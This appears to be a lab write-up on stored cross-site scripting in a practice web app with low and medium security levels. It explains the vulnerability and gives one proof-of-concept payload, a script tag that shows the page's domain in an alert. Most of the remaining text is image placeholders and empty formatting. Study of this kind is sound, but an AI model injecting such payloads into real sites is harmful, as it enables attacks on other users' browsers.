
**Cross site scripting from exam**

Cross site scripting is a type of injection in which attacker inject a malicious script into the benign and trusted website. It accrues when attacker uses a web application to send malicious code in the form of a browser side script to a different user. Cross site scripting is a common vulnerability found in a web application.


Stored XSS is the most dangerous cross-site scripting vulnerability. This type of vulnerability arises whenever a web application stores user-supplied data for later use in the backend without performing any filter or input sanitization. Since the web application does not apply any filter therefore an attacker can inject some malicious code into this input field. This malicious code can also be a valid XSS payload. So whenever any person visits the vulnerable page where malicious code is injected he will get a popup on his browser window. This will prove that the given webpage is vulnerable to Stored XSS vulnerability.


**SECURITY LEVEL: LOW**


**Low level will not check the requested input before including it to be used in the output text.**





**<script>alert(document.domain)</script> (return a domain)**


****




****

****


****


****

****


**SECURITY LEVEL: Medium**


**The developer had added some protection, however hasn't done every field the same way.**





